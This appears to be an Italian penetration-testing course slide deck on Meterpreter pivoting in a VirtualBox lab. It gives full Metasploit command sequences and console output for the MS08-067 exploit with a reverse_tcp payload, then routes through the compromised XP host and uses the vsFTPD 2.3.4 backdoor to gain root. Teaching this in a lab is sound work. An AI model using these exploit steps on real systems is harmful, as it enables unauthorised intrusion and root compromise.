## Pivoting – Configurazione dell'Ambiente


- Come realizzare tramite VirtualBox l'architettura mostrata in precedenza



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente


- Come realizzare tramite VirtualBox l'architettura mostrata in precedenza



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente


- Come realizzare tramite VirtualBox l'architettura mostrata in precedenza



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente


- Come realizzare tramite VirtualBox l'architettura mostrata in precedenza



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente

- Come realizzare tramite VirtualBox l'architettura mostrata in precedenza



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente

---


- La macchina Kali appartiene alla rete **Corso**
- La macchina Windows XP appartiene sia alla rete **Corso** che alla rete **CorsoBis**
  - Indirizzo IP macchina Windows XP (**Adapter 1**): **10.0.2.18**
  - Indirizzo IP macchina Windows XP (**Adapter 2**): **192.168.0.5**
- La macchina Metasploitable 2 appartiene alla rete **CorsoBis**
  - Indirizzo IP macchina Metasploitable 2: **192.168.0.4**



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente


- La macchina Windows XP dovrà avere due interfacce di rete
  - Una associata alla rete **10.0.2.0/24**
  - Un'altra associata alla rete **192.168.0.0/24**



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente


- Macchina Windows XP
  - Configurazione **Adapter 1**



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente


- Macchina Windows XP
  - Configurazione **Adapter 2**



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente

- Macchina Metasploitable 2
  - Configurazione **Adapter 1**



# Meterpreter Privilege Escalation

## Pivoting – Esempio

---

➤ **Passo 1:** tramite la macchina Kali accediamo alla macchina Windows XP (Indirizzo IP 10.0.2.18)

1. `use exploit/windows/smb/ms08_067_netapi`
2. `set payload windows/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.18` (Indirizzo macchina Win XP)
4. `set LHOST 10.0.2.15` (Indirizzo macchina Kali)
5. `exploit`



# Meterpreter Privilege Escalation

## Pivoting – Esempio

- **Osservazione:** Mediante il comando **ifconfig** di Meterpreter possiamo notare che la macchina target possiede un'ulteriore interfaccia di rete, che utilizza un diverso spazio di indirizzamento

```
Interface 2
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter - Packet Scheduler Minipo
rt
Hardware MAC : 08:00:27:db:d8:91
MTU       : 1500
IPv4 Address : 10.0.2.18
IPv4 Netmask : 255.255.255.0

Interface 131076
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter #2 - Packet Scheduler Min
iprt
Hardware MAC : 08:00:27:03:5b:32
MTU       : 1500
IPv4 Address : 192.168.0.5
IPv4 Netmask : 255.255.255.0
```



# Meterpreter Privilege Escalation

## Pivoting – Esempio

---

- **Passo 2:** Mettiamo in background la sessione corrente, digitando il seguente comando
  - `background`

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms08_067_netapi) >
```



# Meterpreter Privilege Escalation

## Pivoting – Esempio

- **Passo 3:** Aggiungiamo una nuova rotta (*route*) verso la rete target **192.168.0.0/24** a cui vogliamo accedere tramite pivoting
  - Il comando **route add** conterrà solo due parametri
    1. Rete target in formato CIDR
    2. ID della sessione Meterpreter che opererà da gateway
  - **route add 192.168.0.0/24 1**

```
msf5 exploit(windows/smb/ms08_067_netapi) > route add 192.168.0.0/24 1
[*] Route added
msf5 exploit(windows/smb/ms08_067_netapi) > █
```



# Meterpreter Privilege Escalation

## Pivoting – Esempio

- **Passo 3:** Aggiungiamo una nuova rotta (*route*) verso la rete target **192.168.0.0/24** a cui vogliamo accedere tramite pivoting
  - Il comando **route add** conterrà solo due parametri
    1. Rete target in formato CIDR
    2. ID della sessione Meterpreter che opererà da gateway
  - **route add 192.168.0.0/24 1**

```
msf5 exploit(windows/smb/ms08_067_netapi) > route add 192.168.0.0/24 1
[*] Route added
msf5 exploit(windows/smb/ms08_067_netapi) > 
```

Rete target in  
formato CIDR



# Meterpreter Privilege Escalation

## Pivoting – Esempio

- **Passo 3:** Aggiungiamo una nuova rotta (*route*) verso la rete target **192.168.0.0/24** a cui vogliamo accedere tramite pivoting
  - Il comando **route add** conterrà solo due parametri
    1. Rete target in formato CIDR
    2. ID della sessione Meterpreter che opererà da gateway
  - **route add 192.168.0.0/24 1**

```
msf5 exploit(windows/smb/ms08_067_netapi) > route add 192.168.0.0/24 1
[*] Route added
msf5 exploit(windows/smb/ms08_067_netapi) >
```

ID della sessione  
Meterpreter che  
fungerà da gateway



# Meterpreter Privilege Escalation

## Pivoting – Esempio

- **Passo 4:** Per accedere a Metasploitable 2 sfrutteremo il servizio *vsFTPD 2.3.4* in esecuzione su tale macchina
  - Indirizzo IP della macchina Metasploitable 2: **192.168.0.4**
- Useremo i seguenti exploit e payload
  1. **use exploit/unix/ftp/vsftpd\_234\_backdoor**
  2. **set payload cmd/unix/interact**
  3. **show options**
  4. **set RHOSTS 192.168.0.4**
  5. **exploit**

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.4:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.4:21 - USER: 331 Please specify the password.
[+] 192.168.0.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.15-10.0.2.18:0 -> 192.168.0.4
:6200) at 2019-04-20 18:54:15 +0200
```



# Meterpreter Privilege Escalation

## Pivoting – Esempio

- **Passo 4:** Per accedere a Metasploitable 2 sfrutteremo il servizio *vsFTPD 2.3.4* in esecuzione su tale macchina
  - Indirizzo IP della macchina Metasploitable 2: **192.168.0.4**
- Useremo i seguenti exploit e payload
  1. `use exploit/unix/ftp/vsftpd_234_backdoor`
  2. `set payload cmd/unix/interact`
  3. `show options`
  4. `set RHOSTS 192.168.0.4`
  5. `exploit`

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.4:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.4:21 - USER: 331 Please specify the password.
[+] 192.168.0.4:21 - Backdoor service has been spawned. Waiting...
[+] 192.168.0.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.15-10.0.2.18:0 -> 192.168.0.4
:6200) at 2019-04-20 18:54:15 +0200
```

Da questo punto in avanti si ha  
accesso come utente root alla  
macchina Metasploitable 2



# Meterpreter Privilege Escalation

## Pivoting – Esempio

- **Passo 5:** Digitando **ifconfig** da terminale possiamo notare di aver avuto accesso alla macchina Metasploitable 2

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:dd:14:fa
           inet  addr:192.168.0.4  Bcast:192.168.0.255  Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fedd:14fa/64 Scope:Link
                     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                     RX packets:115 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:19141 (18.6 KB)  TX bytes:17437 (17.0 KB)
                     Base address:0xd240 Memory:f0420000-f0440000
```

Output parziale

